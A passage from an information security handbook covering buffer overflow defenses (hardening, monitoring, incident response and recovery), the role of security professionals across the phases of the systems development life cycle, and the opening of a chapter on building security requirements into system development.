The attack surface can be reduced through a combination of layered defense and hardening of network components. The practice of component hardening is in contrast to the concept of open systems. An important aspect of technological innovation in IT is made possible by the adoption of open system architectures. Open systems have likely accelerated the proliferation of IT products. A robust open architecture enables diverse technologies, applications, and devices to coexist in one system. Furthermore, it allows the interconnection of divergent system architectures. Unfortunately, it also provides an avenue for the wholesale compromise of systems by automated methods. The implementation of controls that limit or reduce the openness of a system is sometimes considered restrictive or stifling for the adoption of new technologies. This need not be the case given a well-planned and implemented configuration management.

Implementing the concept of “least privilege” for workstations and servers can reduce the likelihood of a buffer overflow threat and minimize the effects of a successful exploit. Least privilege can be enforced through privileges, rights, and software baselines. First, accounts should not have unlimited access to a system. Ordinary users should not be given administrative privileges that include the ability to alter the software baseline or change system settings. Access control lists should be used to prevent access to binaries and files not needed by the user. Executable files, libraries, and system scripts should be set to read-only so that they cannot be modified. This will also preclude roll-back attacks. Policies and procedures should be provided for user software installations when allowed. Ideally, system managers should be made aware of new software installations in accordance with change control procedures so that reviews are conducted for vulnerabilities. Lastly, inappropriate or unnecessary software should be removed from systems. A key ingredient for hardening a box is to prevent the execution of unauthorized software. If unauthorized processes are prohibited from executing, then it stands to reason that exploits launched on the system will not be capable of taking advantage of a buffer overflow vulnerability.

Vulnerabilities are exploited through specially created programs (Hoglund and McGraw 2004). Because the intent of these programs is to subvert a system based on a flaw, they can easily be classified as malicious code. In fact, many viruses, worms, and Trojan horses use flaws to further exploit systems. Fortunately, antivirus vendors are hard at work classifying exploit programs as malicious code and including their signatures in their databases. Therefore, consistent and timely antivirus signature updates represent a key tactical aspect of defending against buffer overflows.

Management of network devices should be limited to the appropriate administrative staff. This is essential, since many network devices can be updated remotely as well as through local ports. Devices should be configured to pass traffic only for authorized protocols and ports. Network segments should be segregated using routers or firewalls that are capable of implementing a security policy.

Content filtering is a helpful network control that can mitigate buffer overflow attacks. This tactic helps reduce the attack surface indirectly by preventing accidental or malicious downloading of malicious code. Two principal areas where content filtering is needed are email servers and firewalls. The first step for email is to automatically remove executable content received or sent as attachments. Compressed files should also be scanned for executable content and removed as necessary. Web-based downloading of executable content should also be blocked. Some firewalls and routers are equipped with content filter mechanisms that can block this type of access. However, it is important to keep in mind that content filtering of emails and Web-based downloads may not be possible if the attachment or session is encrypted.

Flaws causing a buffer overflow are usually product specific. On occasion, there have been problems in a particular protocol affecting products from multiple vendors, but this is not usually the case. Establishing diversity among system components is one way to support a layered defense against buffer overflows (Reynolds et al. 2003). Arguably, homogeneous systems are easier to manage than those composed of divergent parts. System management complexity is reduced and made more efficient through standardized procedures and automated tools that are the hallmark of homogenous systems. However, a lack of diversity can result in the rapid propagation of an exploit within a system (Weaver et al. 2003).

Product diversity in some cases can be accommodated through redundancy. Consider using similar products rather than using an identical system component to achieve redundancy. For example, rather than using a redundant Windows Internet Information Services component, consider implementing Apache on Linux. Without a doubt, redundancy of this nature adds complexity to a system. Yet this approach might be justifiable for an e-commerce business that must maintain 99 percent uptime. Implementing product diversity can assist in avoiding buffer overflows, but will increase the intricacy of operations.

Incident response and contingency plans should be detailed enough to deal with buffer overflow threats and attacks. Incident response plans should provide a detailed methodology for reviewing threats to determine the need for additional controls. Likewise, they should also offer guidance during and after an exploit. Contingency plans should also contain a plan of action should critical services or system components become unavailable due to an active exploit.

Users are the first line of defense against system threats. They can make or break system security with nonautomated exploits. A training program should be conducted for users that describes the threats of buffer overflow and the importance of not executing unknown code. Uses should be taught, from a high level, what a buffer overflow is and how a system can be compromised through the use of exploit code. Furthermore, the normal paths to exploit code, such as email and Web browsers, should be discussed. Finally, users should be fully aware of policies and procedures that must be followed when they encounter an active exploit.

Training is important, but it must be followed by some form of assessment to determine its effectiveness. It's not enough to provide users with information but not measure the results. Users are an important aspect of system security. Just as a system should be periodically tested, so should users. Traditionally, this is done as some sort of exam or quiz following the training. However, this may not accurately reflect what a user might do if faced with a real event. Therefore, security practitioners should consider live exercises to determine the degree of user compliance with policy and comprehension of the training. One such exercise might involve sending the user a harmless executable program through email that makes a small record of the fact it was run. The point of the exercise is not to penalize individuals, but rather to identify training weaknesses within the organization.

Periodic testing of incident response and contingency plans is just as important as user testing. These plans can be exercised through simulations or live tests. A simulation could involve scenarios of known or conjectural exploits matched up with the documented plans to determine if they are sufficiently robust to address the issues. Generally, simulations are qualitative in nature and do not involve actual involvement with the system: rather, they represent mental exercises on the part of management, system administrators, and security practitioners working through the plans based on the scenarios. A live test involves the release of an actual or modified exploit within a system to gauge the effectiveness of the plans. Some vulnerability assessment tools have the ability to use exploits against a system. Precautions must be taken during such tests to assure that irreparable damage or unacceptable unavailability is not imposed.

In some systems, an increased level of risk from running unknown code is a necessary part of business. Users might need administrative privileges so that new software packages can be evaluated. However, this can put the rest of the system at risk. Ideally, a separate network for testing would be available for this purpose, but available resources might make this solution prohibitive. An alternative would be to create specialized sandboxes for running untrusted programs. The Java sandbox is one example of this technique. Access to resources by Java applications are restricted, based on the security policy implemented. Although this is good for Java, similar tools are not widely available yet for Windows applications. Instead, consider running a virtual machine on workstations and servers of those individuals who need a place to test software. This has the advantage of providing strong controls over a system if it becomes infected. A virtual machine attacked by exploit code could simply be suspended or turned off to prevent replication across the network. In fact, if backup copies are maintained, then it is a simple matter to restore a clean virtual machine if it becomes affected by exploit code.

Recent developments in hardware and operating systems are coming to the aid of software vendors. Some of the newer processor architectures such as the 64-bit Intel and AMD Athlon 64 actually alleviate some types of buffer overflows (Joukov et al. 2005). These processors are able to achieve this by allocating certain areas of memory as nonexecutable. Likewise, Windows 2003 Server, OpenBSD and some versions of Linux have mechanisms to protect against some types of buffer overflows (McNab 2004). Organizations ought to consider migrating critical or sensitive systems to these newer processors and operating systems as an active countermeasure against buffer overflow attacks.

R3. Reveal. Monitoring information sources for published exploits is needed to prepare for impending attacks. The security practitioner must be cognizant of vulnerabilities and exploits as they are made public. The first order of business after learning of a new vulnerability is to determine if it affects systems within the organization, and to what degree. System managers, administrators, and security staff should discuss the vulnerability, determine their exposure to it, and identify mitigations. A proactive stance to an identified exposure will help mitigate the effects of the vulnerability if an exploit is launched against a system.

System monitoring represents the eyes and ears of the watchful security practitioner. Proactive monitoring can reveal attempted and successful attacks. This activity is especially important when faced with unknown and zero-day exploits. A two-pronged approach of monitoring network traffic and hosts can lead to the discovery of active exploits. The primary goal of monitoring is to look for activity that should not be present on the system.

Servers and workstations can be monitored for buffer overflow exploits through intrusion-detection techniques. Host-based intrusion detection systems (IDS) can look for low-level activity that indicates a potential exploit. For instance, exploits initiated on a host could be identified through the invocation of an unknown process or thread. An IDS that tracks all executing processes and threads could be configured to log or alert administrators that an unknown program is running that could be identified through a signature technique such as a file hash or cyclic redundancy check (CRC). Some operating systems, such as Windows, provide methods of revealing detailed information about executing processes that can be captured, either through system auditing or monitoring programs that access the appropriate application programming interfaces (API). Process behavior can thus be monitored for buffer overflow exploits through the evaluation of audit events using intrusion detection techniques (Michael and Ghosh 2002). Likewise, IDS techniques combined with a policy mechanism can evaluate executing processes using the system API to identify unauthorized processes representing exploit code (Munson and Wimer 2001; Schmid et al. 2001).

System-call (McNab 2004) and application-call (Jones and Lin 2001) monitoring are also forms of host-based IDS techniques that can reveal malicious or inappropriate activity. Such tools can identify suspicious or inappropriate system calls that deviate from known or acceptable activity. For example, if a process is found spawning a shell or an external connection when it is known not to possess such capabilities, it could indicate a successful exploit of a buffer overflow. This type of monitoring is ideal for tracing the source of system-based exploits to an individual application and potentially to a specific user as well.

File integrity checks are another way to determine the existence of an exploit on a system. File integrity checkers, such as Tripwire (Kim and Spafford 1994), create a hash of each file on the system. The hashes are typically stored in a database for future comparisons. Such tools perform checks of all important files on the system. Usually, the bulk of the checks are of binary files such as executables and libraries. Scans of a system will result in two primary outcomes. First, they can identify altered files. This can be caused by an inappropriate modification to the file. Scans can also indicate a rollback attack against a system. The second possible discovery is the existence of files not in the database. This could mean the existence of unknown software on the system, or that the database is not up to date. The proper use of file integrity checkers must be carefully used with system updates to eliminate false positives and not inadvertently include files that should not be allowed into the database.

Network based IDSs represent another line of defense against buffer overflow attacks. Some exploits are automated or make use of network protocols to subvert target machines. A network IDS with up-to-date attack signatures will detect such activity. In the event signatures do not exist for a particular exploit, it is still possible to detect unusual or malicious activity. For instance, an exploit making use of a particular service or protocol uncommon to the target system should be readily identifiable by the IDS if it is tuned to identify unauthorized activity. Knowing what is going on inside the network, and where, can help the security practitioner react appropriately to a suspected or actual attack.

Network security scans should be conducted to discover open ports and services. Knowing which ports are open gives an indication of services or processes running on the system. Open port numbers that are not typical or that should not exist on a given device could indicate the system is already compromised. Conducting such tests on a regular basis is necessary for identifying vulnerable and compromised system components (Grimes 2001).

R4. React. Reacting to a potential or actual attack requires an approach that will contain the vulnerability and prohibit an active exploit from propagating within the system. Countermeasures are compensating controls used to augment the system due to the vulnerability. Countermeasures are temporary in nature until the problem is fully resolved with a patch. Occasionally, a vendor will suggest a workaround until a patch is completed. In some cases, vendor patches might take several weeks to release, which can necessitate the implementation of countermeasures so that IT operations can safely continue.

A countermeasure strategy uses segregation, eradication, and propagation tactics.

- Segregate: Implement controls in and around system components to prevent an exploit from affecting large areas of the system. This will contain vulnerable system components and prevent the spread of the exploit. Segregation can be accomplished through access control lists, removal of services, or even physical segregation of the items from internal and or external communications.

- Eradicate: Review all exploited systems and eliminate the exploit code. Depending upon the nature of the compromise, a comprehensive review of components might be required. The exploit code might have made changes to security settings, created new accounts, or installed other software. Returning the infected component to the proper security posture is necessary to ensure that the systems' security services are not further compromised.
- Propagate: Ensure security patches are fully employed on every affected system component. Update signatures for integrity checkers, antivirus, and IDS applications to help detect and eradicate existing or future infections. Use integrity check tools to ensure that unauthorized files and or programs do not exist on the machine. Utilize other tools to verify that patches are properly applied to the affected components. Countermeasures are removed upon validation of propagated patches and signatures.

R5. Recover. System recovery occurs when the threat is either fully mitigated or, better yet, fully patched. The two activities at this stage involve returning the system to its normal state and the propagation of any lessons learned.

Depending upon the exploit, substantial damage to information resources may have occurred. Incident response and contingency plans should provide adequate direction concerning the restoration of system data and services. Information may need to be restored from backup devices. Additionally, it is important to remember that a full system backup of critical components where patches are deployed should also be performed. Involvement with the system librarian might also be required so that a copy of the patch is included in the archived system baseline.

Appropriate documentation of the incident will likely be needed. Reports to upper management or other entities such as regulatory bodies or parent organizations may be required. Weaknesses or shortcomings in the policies, processes, and procedures used to handle the incident might have been identified. These lessons learned should be incorporated into the appropriate documents so that the knowledge of the actions taken, reasons for them, and their outcome is not lost. Furthermore, other permanent changes such as those to access control lists, permitted protocols, and network connections might have been made to the system. Changes affecting the architecture or configuration should also be included in the appropriate system documentation.

Recovery is considered complete when the system's normal state can be validated. First, all components affected by the vulnerability are known to be patched, mitigated, and cleaned of any exploit code that might have been present. Second, all backups and archives are completed. Third, nonpermanent countermeasures are removed. Lastly, appropriate documentation and reports of the incident are completed.

184.4 Conclusion

Buffer overflows occur due to software design flaws. This problem is pervasive and does not show signs of abating anytime soon. Security practitioners can help their organizations avoid buffer overflows through a proactive strategy such as the 5R approach. Through a review of known vulnerabilities, a strategy can be formulated to reduce the attack surface. Actions taken to mitigate the effects or propagation of an exploit will help organizations react with appropriate countermeasures when new vulnerabilities are discovered or exploited. Monitoring system components assists security practitioners in pinpointing the location and extent of an exploit. Knowing where and to what extent an exploit or vulnerability is present can facilitate the recovery process used to return the system to its original (or improved) state.

Secure Development Life Cycle

Kevin Henry

185.1 Why Information Security People Need to Understand Systems Development

Over the past years, we have probably received more comments about the applications domain of the CISSP then about any other domain. Many people question the inclusion of applications in the common body of knowledge (CBK)® for the CISSP® certification. This is understandable because the field of information systems analysis, design, and development—which is the real home of applications development—is a close relative to the information security field outlined by the CISSP CBK and, as we all know, sometimes close relatives do not get along with each other.

In fact, applications development is becoming increasingly important in the field of information security. It has been speculated that the majority of successful hacks or penetrations of corporations today can be traced back to weaknesses in applications design and construction. It is important that all people in the field of Information Security are aware of the critical role that applications play in the overall security, stability and operations of all systems and networks.

Furthermore, problems in designing and delivering applications are some of the most challenging and expensive problems facing organizations today. Poorly written applications with ineffective controls cost organizations dearly in productivity, lost revenue, unhappy customers and employees, and the ability to respond to changing market conditions. Furthermore, this is a field with an unmatched history of trouble with budget overruns, missed deadlines, and unfulfilled promises.

We can use the analogy of house construction for applications development. Everything starts with an idea, a concept, a vision; then it develops into a plan, outline, and blueprint. From there, it becomes a physical structure with components all brought together. Throughout the life of the project there are key milestones and inspections to ensure that the project is on time, that the various team members are delivering their contributions on schedule and that there are no violations of code or safety issues. Once complete, the structure becomes useful and is delivered to the new owners.

It is important that every component of a house is suitable for its purpose and can provide the protection, support and functionality required; however, the foundation and the roof may be more important than others. The foundation supports the weight of the entire structure and it is holds the structure firm in the face of earthquake or storms. We can liken this to the role of policies in information systems security. Policies provide support and stability for the security effort. Without the authority to develop and issue policies, and the accountability and responsibilities the function provides, there is no foundation for a security program. Security will often crumble under close scrutiny and not weather the storms that are almost inevitable in most organizations.

The other critical component is the roof. Despite the best efforts of the construction team, a faulty roof can cause irrecoverable damage to the entire structure. The same is true with applications. Networks, operating systems, databases, middleware, personnel, business processes and other components of an organization can all be near-perfect and operate with skill and security-consciousness, but a weakness in an application—whether it is web-based or traditional; running on a mainframe, thin client or client server—can destroy an entire operation and lead to the collapse of the entire organization.

It is our responsibility in information security to prevent that type of disaster, and such problems are most easily addressed through early intervention and contribution to systems development. The best solution, from both the perspectives of cost and effectiveness, is to work with the systems development people to design and build security principles into all projects and all systems. That is where our understanding of applications development—and, in particular, our understanding of the development models and techniques used by systems designers and developers—is so crucial. Throughout this chapter, we will look at the systems development Life cycle (SDLC) and the important role that security professionals can play in contributing to systems development.

There are many players involved in a systems development project and we will briefly look at the role of many of them later, however, there is another process closely related to the efforts security professionals in systems development projects: certification and accreditation (C&A). This chapter will not go into the function and description of that process. C&A is a critical process and the cooperation and interaction between the security professional who is associated with the project, and the certifier who will be evaluating the risks, controls and implementation of the system, is extremely important. In many cases, the certifier plays the role of inspector for the project team and ensures, through technical review, that the system will perform as expected. When the security professional associated with a project has challenges or questions about security controls, often the certifier can provide approvals and the access to authority that may be required to proceed.

185.2 What is the SDLC?

The SLDC is a methodology for project planning and control. It was developed to enable software programs to use traditional engineering techniques to help ensure that projects are successful.

185.2.1 What is Success?

The main question, then, is "What is success?" When can we assert that a project has been successful? There are many factors in measuring project success, but the most important has to be the satisfaction of the owners and client. To say "the satisfaction of the client" may be inexact because a project cannot be declared a success if it results in extremely happy customers but leaves the organization bankrupt. Therefore, the ability of a project team to deliver a project that meets the demands and expectations of both the owners and client is the primary objective. Success has many possible measures: profitability, economical use of resources, meeting customer expectations, delivering all project deliverables, being on time, being on budget, etc. There is no single way to measure success—a project that goes over its timeline is not a failure if all the participants are satisfied and the project meets its original or expanded requirements. Far too often, a project must find a balance between time to market (or completion) and functionality. Nearly all projects turn out to be more complex and time-consuming than first anticipated, and correctly identifying the proper amount of effort and time required is a fine art. We are not going to venture into this complex topic in this chapter even though it is important, and even though we, as information security people, need to know enough about it to understand the importance of what we are asking for, and how much impact our work and requirements will have on the project timeline and cost.

185.2.2 Systems vs. Systems Development Life Cycle


The SDLC is really a subset of the overall systems life cycle (SLC). The SLC, as can been seen from Exhibit 185.1, starts at the beginning of a project and continues throughout the development, implementation, and, most importantly, the operational life of the system, including the maintenance phase with all the improvements and upgrades that includes. The SLC also includes the final phase, which is the final disposition or replacement of the system (or the massive changes that would require a new project lifecycle and major overhaul to the system). The SDLC does not include the operational and disposal phases of the SLC. It terminates at, or shortly after, implementation and acceptance of the system, when the ownership and program manager roles are passed to operations managers and the business units.

185.2.3 SDLC Methodologies

There are many different methodologies to use for systems development and we are not going to list or describe them all in this brief chapter. Instead, we will look at the key objectives of a project that are relatively common to each methodology.

The purpose of the SDLC is to give a project a structure that can be used to track the project, its resources and deliverables, and to correct any deficiencies that are detected. Almost all methodologies are concerned with the effective use of resources and with providing management the ability to understand the status of a project.

Perhaps the most commonly recognized SDLC methodology is the waterfall method. Although there are many iterations of this methodology, and many different names to the phases, it is not critical that we



Project initiation
Disposal or re-engineering
Systems design
Systems development
Testing and implementation
Maintenance and operations
End of systems development life cycle

EXHIBIT 185.1 The systems life cycle.




EXHIBIT 185.2 The waterfall SDLC methodology.

understand or support any one methodology. Instead, we must understand the core concepts and phases, whatever any group calls them.

A sample of the waterfall methodology is shown in Exhibit 185.2. It shows the continuous flow of the project from one phase to the next, with each phase performing a distinct function. This poses a risk to the project because what is done in the beginning phases of the methodology is then critical to the final result. An error or oversight in an early phase can be expensive and time-consuming to repair later on.

We will step through each phase of this methodology and look at the role of the security professional in each. This is easiest to do with the waterfall methodology because it provides a logical flow of distinct phases. Many of the newer methods are iterative or prototype-based, and their operations are not as distinct or as easy to document or follow in a discussion like this. Whatever methodology is used, it is important for information security professionals to learn and understand the critical features and input points of that methodology so that they can contribute to the project in a timely, effective manner.

185.2.4 The First Phase: Project Initiation

The first phase of the waterfall methodology is the launch of the project, or project initiation. Many decisions and planning steps are made in this phase. It is here that the project team defines the initial concept of the system's functions and various options that may be considered in the system development effort. Some of the key deliverables and tasks for this phase include determination of user needs, cost/benefit analysis for each, composition of the project team, identification of project manager, ownership of the system, and identification of critical or sensitive system components or data.

In most organizations, the project team will not even think of security or the involvement of information security people at this point, so it is often necessary for the information security team to request a list of upcoming projects to identify the projects that are of most potential impact from a security perspective.

Almost all information security concerns are related to risk management. Security is often related to the implementation of controls, and all controls should properly correspond to identified risks. Therefore, a critical function of this first phase is identification of the risks this system might pose to the organization. These risks may be related to the criticality of the systems or data—how crucial the availability of this system or the data are to normal business operations. If the system is mission critical and a system failure could have immediate and devastating impact on business operations, then this must be identified as soon as possible so that the entire system design and development process can plan for that contingency. If the system or the data it contains is sensitive—if it will contain or process medical information, credit card data, financial forecasts, for example—then this must also be identified as soon as possible so that proper access controls, and protection from contamination, disclosure or improper modification, can be built into the design. Risk Analysis and Management are certainly not one-time efforts, so we will have to revisit them frequently during the various phases of the SDLC.

Each project will have its own level of criticality and sensitivity, or mission risk. In most cases, it is not possible for a security professional to be involved in every project and update underway in a large organization. Therefore, it is important for security professionals to know what projects are upcoming and then prioritize to their efforts according to the risks for each system. This may require security professionals to obtain the strategic plan from the change control or steering committee, so that determinations of risk can be made and efforts focused on the areas of high risk.

One last key item that security professionals must ensure during this first phase is that there are provisions for the development and testing of security controls in the project budget.

185.2.5 The Second Phase: Functional Requirements Definition

Depending on the methodology chosen, this phase may be encompassed within the previous phase. Some organizations perform project initiation and functional requirements definition in the same phase, but for our purposes, we show them as separate phases. Again it is not important to follow any one model or approach; it is important to understand the deliverables and intent of each phase and learn to incorporate best security practices in each phase.

This is probably the most important phase in the SDLC, both from project and security perspectives. It is in this phase that the core functionality of the system must be determined. This is where so many projects become doomed to failure. If a problem is not defined properly, if its functional requirements are unclear, its scope is vague, or its business requirements are changing rapidly, then the resulting system design may be faulty and the final delivered system may be vastly different from the expectations of the users. Failure to properly identify the functionality of the system will usually trickle down throughout the rest of the SDLC phases and lead to ultimate project failure. There are entire books about proper project management, problem definition and the effects of poorly understood customer expectations, but in this chapter, we will not go further into this topic.

It is important for security professionals to be actively involved in this phase. Here, the project team is hammering out the overall definition of the system, and the description of the system can be changing hourly. As the system changes, the risk analysis effort must be repeated and the determination of critical control points and security configurations adjusted accordingly. The security professional must be adjusting, evaluating and recommending effective solutions based on evolving system requirements and changing risk.

The security professional also has to ensure that as the decision is made about how to proceed—whether that might be through purchasing a vendor product, outsourcing the development of the system, or building the product in-house—that security requirements are clearly listed in any request for proposals (RFPs) or budget allocations.

At the conclusion of this phase, the security professional will often be asked to sign off on the agreed-upon list of functional requirements. This is an important step, and should not be taken unless the security professional is confident that the risks of the system have been identified and addressed appropriately.

185.2.6 The Third Phase: Systems Design

This phase is much easier than the previous two from a security perspective. Depending on the organization and the skill of the programmers developing the system, this phase may be divided into several parts: a high-level design followed by increasingly detailed designs where a major portion of the logic is written and provided to the programming (development) team. The primary objective of this phase is to design a system or application that will deliver the functional requirements agreed upon in the previous phase. This may include the choice of various hardware components, coding modules, communications methods etc.

During this phase, the security professional is most interested in ensuring that the controls that were described in the previous phase are built into the system design and that they are placed in the correct position to provide the level of security desired.

The security specialist will often be provided a copy of the final systems design and requested to sign off on the design. For this sign-off, it is important that all the risks and vulnerabilities in the designed system have been identified and mitigated to an acceptable level. Between the functional requirements phase and the system design phase, there may be many changes as the analysts try to design a system to meet the functional requirements. The security specialist must not assume that what was agreed upon in the previous phase was designed exactly as anticipated.

185.2.7 The Fourth Phase: Systems Development

This phase is where the application developers code or build the system and begin assembling all of the pieces that will go into the final system. There is not a lot of activity in this phase for a security specialist except to oversee the testing being performed by the developers. As the developers build sections of the code and system, each piece must be tested to ensure that it functions as intended. This includes various security devices, code modules and controls. Each must be tested to ensure that it is not subject to failure, buffer overflows, denial of service attacks, etc., and that it will process each transaction or activity reliably. This is a time-consuming process because the developer must test for all expected and unexpected conditions. In many cases this phase and the next one (implementation) will consume up to 70% of the entire project time.

A primary function of the security professional is to ensure that the tests of the various units or modules are performed to a high level of assurance that the system will continue to operate not just in a laboratory, but in its real world environment with full volumes of transactions, throughput, and user errors.

185.2.8 The Fifth Phase: Implementation

This phase is where the system finally enters into production. It moves from the development arena into the business environment. At this sage, control of the system effectively passes from the development project manager to the business owner and ongoing maintenance becomes the responsibility of the production support and system administration areas of IT.

This is a critical phase, since it represents the last chance to prevent a disastrous incident. After the system is in production, it will be subject to a wide range of attacks and errors—all of which the system must be robust enough to survive and yet continue to provide support for business requirements. During the first parts of this phase, a series of integrated tests should be performed that will test the new system in the context of business operations. This means that inputs from other systems should be provided and the outputs of the new system should be tested on the downstream processes to ensure that the new system does not negatively affect overall business operations. Any errors found should be passed back to the developers for correction and then retested.

After the system has been tested, final implementation approval should be sought from the business owner and the system moved into production. At this point, the business owner will often require the security professional to provide some assurance that the security features of the system are functioning as expected and that the level of risk for the system will be within allowable parameters. In this way, the business owner is formally accepting the responsibility for the risks in the system. Please note that if the organization has a formal C&A process, this assurance will be the responsibility of the certifier reporting to the designated approving authority.

During this phase, that security professional must ensure that all needed tests are done to ensure the availability, integrity and confidentiality of the system. It is also very important to ensure that the documentation of the system has been kept current. There may be many differences between the initial documentation written during the functional requirements and design phases and the final system in its operational mode. The final version of the system is often what will then be called the "as-built."

Shortly after implementation, the SDLC will formally close and the project team will be disbanded to move on to other projects. That will end this portion of the role of the security professionals, although they will now have the unenviable task of living with the systems they helped to implement. Any errors discovered after implementation may be much more difficult to repair and may take an extensive amount of time, which is why it is so important to find and address as many issues as possible during the SDLS rather then confronting them in the middle of a disaster on a production system.

185.3 Other Issues Related to the SDLC

There are several other issues that need to be addressed by a security professional during the SDLC. However, it is important to always remember that the role of security is not to impede the business but to support it, and the recommendations made by security professionals must be realistic, cost-effective, and appropriate according to the risk, culture, and size of the organization.

185.3.1 Scope Creep

A major problem with many SDLC projects is in the area of configuration management. It is not uncommon to see systems development projects grow far beyond their original scope as various parties attempt to insert additional functionality into the system. This causes a phenomenon often referred to as scope creep, as the project scope "creeps" out until the project becomes unmanageable and no one really knows the full scope of the project. It is the responsibility of the project manager to prevent this from happening, as the inevitable result is that the project goes off track in time or budget. However, it is also important from a security perspective that the security professional keeps current with the project design and scope. Changes to the scope or functionality of the project may lead to risks that had not been identified or addressed in the original design, and open vulnerabilities that were previously not evident.

185.3.2 Roles and Responsibilities

There are many people involved in a large systems development project. The first role is that of the steering committee that will oversee and approve all changes to production systems. In most organizations, the steering committee is composed of senior managers and business owners, as well as a few senior personnel from the information technology (IT) department. The steering committee receives proposals from various business units, IT development areas and project teams for review and approval. Depending on business requirements, availability of resources, and budget, the steering committee makes the final decision on whether a project is approved to proceed, delayed or possibly even terminated.

The project manager is the key person in the entire project team. The project manager is responsible for the direction of the project, reporting on the status of the project, and ensuring that the various pieces are being completed as expected. Cooperation between the security professional and the project manager is an important element of a successful project.

A systems development project poses a large risk to an organization. An error in a system may cause a profitable business to fail, especially if a breach of security results in being on the front page of the newspaper or legal problems. Therefore, the business must ensure that all development projects are tested thoroughly and all changes are reviewed before implementation. People can make mistakes, and in some cases a person with malicious intent may intentionally infect a system with erroneous code or some form of logic bomb or Trojan horse. Therefore, the security professional should ensure that proper separation of duties is implemented so that all changes and work done in a system project is reviewed by peers, tested, approved and implemented by someone other than the original designer. All implementations of a program to production should be performed by a different person than the one who actually codes or makes the changes.

185.4 Conclusion

This is a short overview of the SDLC and certainly much more can be written about it, but, hopefully, it provides a glimpse of the important role of the security professional in systems development. In all cases, the involvement of the security professional in systems development projects is an important function and may prevent serious breaches of security or corporate embarrassment. As with all security practices, early and active involvement in a project by the security professional is key to the most effective and economical solutions.

186
System Development Security Methodology

Ian Lim

Ioana V. Bazavan

186.1 Introduction

Many organizations have a system or software development life cycle (SDLC) to ensure that a carefully planned and repeatable process is used to develop systems. The SDLC typically includes stages that guide the project team in proposing, obtaining approval for, generating requirements for, designing, building and testing, deploying, and maintaining a system. However, many SDLCs do not take security adequately into consideration, resulting in the production of insecure systems. Even in cases where the SDLC does have security components, security is oftentimes the sacrificial lamb in a compressed project delivery timeframe. This neglect brings risk to the organization and creates an operational burden on the information technology staff, resulting in the need for costly, difficult, and time-consuming security retrofitting. In a climate where the protection of information is increasingly tied to an organization's integrity, security must be strongly coupled with the system development process to ensure that new systems maintain or improve the current security level of the organization.

This chapter describes a system development security methodology (SDSM) that is a *modus operandi* for incorporating security into the system development process. The SDSM is designed to be an extension, not a replacement, of an organization's preexisting SDLC. This pairing and differentiation are meant to both complement and draw attention to the importance of security in the SDLC. The SDSM is especially useful for organizations that have SDLCs that lack security considerations. Whereas the overall SDLC addresses all aspects and stages of the system, the SDSM focuses primarily on the security needs of the system and is limited to the requirements, analyze, design, build and test, and deploy stages.

The primary audience of the SDSM is the project team that will be developing a new system in-house or evaluating a third-party system for purchase. The project team should incorporate the concepts from each phase of the SDSM into the corresponding phases of the organization's existing SDLC to ensure that security is appropriately considered and built into the system from the beginning stages. Inclusion of security in this way will result in a robust end system that is more secure, easier to maintain, and less costly to own.

186.2 System Development Security Framework

Exhibit 186.1 provides a framework for the system development security methodology. Each step is described in detail later in this chapter.

186.3 System Development Security Methodology

The sections below describe in detail what the system development security framework (Exhibit 186.1) depicts visually. Sections are numbered as in Exhibit 186.1.

186.3.1 Requirements Stage

The high-level objectives of the requirements stage are to:

- Extrapolate information security requirements from business requirements.
- Capture applicable security policies, standards, and guidelines from within the organization.
- Capture applicable regulatory and audit requirements, such as the Gramm–Leach–Bliley Act (GLBA), the Health Insurance Portability and Accountability Act, Common Criteria, etc.
- Create a detailed security requirements deliverable.

186.3.1.1 Identify Information Protection Requirements

The typical SDLC tends to focus on business capabilities in the requirements stage. The SDSM seeks to anchor the project team on the confidentiality, availability, and integrity of information early in the development process. Different industries and different systems have dissimilar information protection requirements. For example, healthcare organizations might stress the confidentiality of patient records, whereas banking might be more concerned about the integrity of monetary transactions. The project team needs to understand and capture what adequate protection of information means in their specific context. Organizations with information or data classification policies are at an advantage here because the team could more conveniently identify the type of information that is processed as well as the organization's requirements around how the information is to be protected. When the types of information are identified, protection requirements should be further organized into areas such as storage and exchange, authentication, and access control. Requirements should be based not only on the classification of the data (e.g., internal use, highly confidential) but also on the way in which data is accessed (e.g., via the Internet, remotely via leased lines, or from inside the organization) and the type of user (e.g., educated employees, public users), as well as the way in which access is managed (e.g., rule-based, role-based).

186.3.1.2 Identify Organization and Regulatory Security Requirements

Of key importance is that the project team verifies and captures all applicable information security policies and standards pertaining to the system to be developed to ensure that the organization's security requirements are being met. Equally important is for the project team to be aware of current as well as pending federal, state, and local regulatory standards. Project teams should be aware that different states have begun implementing bills specific to information security. For example, the California Senate Bill 1386, which went into effect on July 1, 2003, requires a business to notify individuals if their personal information may have been compromised because of a security breach. Finally, the organization should document any requirements from the organization's audit and compliance group.

186.3.1.3 Identify User Base and Access Control Requirements

The largest impact to a system's security is caused by users. It is important to know the user communities that will require access to the system and how the system will identify, authenticate, and authorize the users in each community. As part of the access control mechanism, the project team should also consider

